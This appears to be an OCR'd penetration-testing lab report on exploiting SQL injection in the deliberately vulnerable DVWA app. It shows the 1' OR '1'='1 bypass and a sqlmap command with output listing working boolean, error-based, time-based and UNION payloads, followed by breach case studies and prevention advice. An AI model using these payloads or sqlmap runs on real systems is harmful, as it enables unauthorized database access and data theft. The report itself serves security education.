



Step 10
login with:

- **Username:** admin
- **Password:** password




Step 11
Set Security to “Low”






Step 12

Go to the SQLi Vulnerability Page



Step 13


If we enter 1’ we are getting output like this website is vulnerable



Step 14


Bypass Query Logic


1' OR '1'='1



Step 14
Extract All Data via sqlmap
Capture Authenticated Session

Step 15
Discover Databases






Step 16

List Tables in dvwa Database

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="security=low; PHPSESSID=88b53b93f9892d6db8a18a39fe78e4f7" -D dvwa --tables --batch

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state an
d federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:33:06 /2025-06-27/

[05:33:06] [INFO] resuming back-end DBMS 'mysql'
[05:33:06] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 1187=1187#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 4888 FROM(SELECT COUNT(*),CONCAT(0x717a6a7171,(SELECT (ELT(4888=4888,1))),0x7178766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP
BY x)a)-- VHWt&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2470 FROM (SELECT(SLEEP(5)))kynv)-- pGKa&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x717a6a7171,0x4e7849746748707a7057566151454678 5a437974497772696 95a6e4e6852657471684a447258506b,0x7178766b71),NULL#&Submit=Submit
---
[05:33:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[05:33:06] [INFO] fetching tables for database: 'dvwa'
[05:33:07] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
```

Step 17

Dump users Table



10.Conclusion

The SQL Injection vulnerability identified and exploited in the DVWA application illustrates how improper input handling can lead to full compromise of backend databases. By injecting crafted SQL commands into a user input field, it was possible to bypass query logic, access unauthorized data, and extract sensitive user information, including password hashes.This exercise demonstrates the real-world risks associated with unsanitized input in web applications. If such a vulnerability existed in a production environment, it could be leveraged to gain unauthorized access, escalate privileges, and exfiltrate critical data.The exploitation confirmed that DVWA, when configured with low security, does not implement essential protections such as input validation, parameterized queries, or least privilege database access. These gaps make it a valuable learning platform for understanding the importance of secure coding practices and proactive vulnerability mitigation.

11.References

1. [1] D. Hunt, "Damn Vulnerable Web Application (DVWA)," GitHub Repository, [Online]. Available: https://github.com/digininja/DVWA
2. [2] OWASP, "SQL Injection," OWASP Foundation, 2023. [Online]. Available: https://owasp.org/www-community/attacks/SQL_Injection
3. [3] Offensive Security, "Kali Linux Documentation," 2024. [Online]. Available: https://www.kali.org/docs/
4. [4] M. Uetz, "sqlmap: Automatic SQL Injection and Database Takeover Tool," GitHub, [Online]. Available: https://github.com/sqlmapproject/sqlmap
5. [5] MySQL AB, "MySQL 8.0 Reference Manual," Oracle Corporation, 2024. [Online]. Available: https://dev.mysql.com/doc/refman/8.0/en/
6. [6] PHP Group, "PHP Manual – mysqli_connect," PHP.net, 2024. [Online]. Available: https://www.php.net/manual/en/function.mysqli-connect.php
7. [7] S. Kalsi, "Web Application Hacking: Hands-on Exploitation of Common Vulnerabilities," in *Practical Web Penetration Testing*, 2nd ed., Packt Publishing, 2023.

12.Case Studies Related to the Vulnerability

1. Heartland Payment Systems (2008)

Heartland, a major payment processor, suffered a breach that exposed over 130 million credit card records. Attackers used an SQL Injection vulnerability to gain initial access and later deployed custom malware to capture transaction data. This incident highlighted how a single injection point could compromise an entire enterprise system.

2. TalkTalk Telecom (2015)

UK telecom giant TalkTalk faced a significant data breach after attackers exploited an SQL Injection flaw in a customer-facing website. Sensitive personal data of nearly 157,000 customers was exposed. The breach led to a fine of £400,000 by the UK's data protection authority and severe reputational damage.

3. NASA (2018, via Third-party Software)

Security researchers discovered an SQL Injection flaw in NASA's online subdomain used for contractor management. Although it wasn't exploited in the wild, the vulnerability could have allowed unauthorized access to sensitive documents and credentials if not reported responsibly.

4. Yahoo! (2012, Vulnerability Disclosure)

A hacker group called D33DS leaked 450,000+ plaintext passwords using an SQL Injection attack on a Yahoo subdomain. The breach was traced to a vulnerable form input that failed to sanitize SQL queries, exposing login credentials stored without hashing.

Key Lessons Learned

- SQL Injection remains one of the most consistently exploited vulnerabilities in web applications.
- Even large organizations can suffer severe data loss, regulatory penalties, and reputational harm.
- These cases emphasize the importance of input validation, least privilege access, regular security testing, and secure development practices.

13.Other Related Information

SQL Injection (SQLi) is a part of a broader class of input-based vulnerabilities where unsanitized user input is embedded directly into backend queries. It exploits the trust between the web application and its database layer.

Types of SQL Injection Attacks

There are several forms of SQL Injection, including:

- Error-Based SQLi: Relies on database error messages to extract information.
- Union-Based SQLi: Uses the UNION SQL operator to combine malicious queries with legitimate ones.
- Blind SQLi: Used when no output is shown; relies on boolean conditions or time delays to infer data.
- Time-Based SQLi: Extracts data by measuring server response time to injected queries.
- Out-of-Band SQLi: Uses alternative channels like DNS or HTTP to exfiltrate data (rare but powerful).

Common Vulnerable Components

- Input fields (e.g., login forms, search bars)
- URL parameters
- Cookie values
- Hidden form fields

These can all become attack vectors if input is not properly sanitized or validated.

Real-World Relevance

SQL Injection remains a top-ranked vulnerability in OWASP's Top 10 and continues to affect legacy and modern systems alike. Attackers often use automated tools like sqlmap to identify and exploit vulnerable targets in minutes.

Prevention Techniques

- Use of prepared statements (parameterized queries)
- Input validation and sanitization
- Least privilege access controls for databases
- Web Application Firewalls (WAFs) for detection and blocking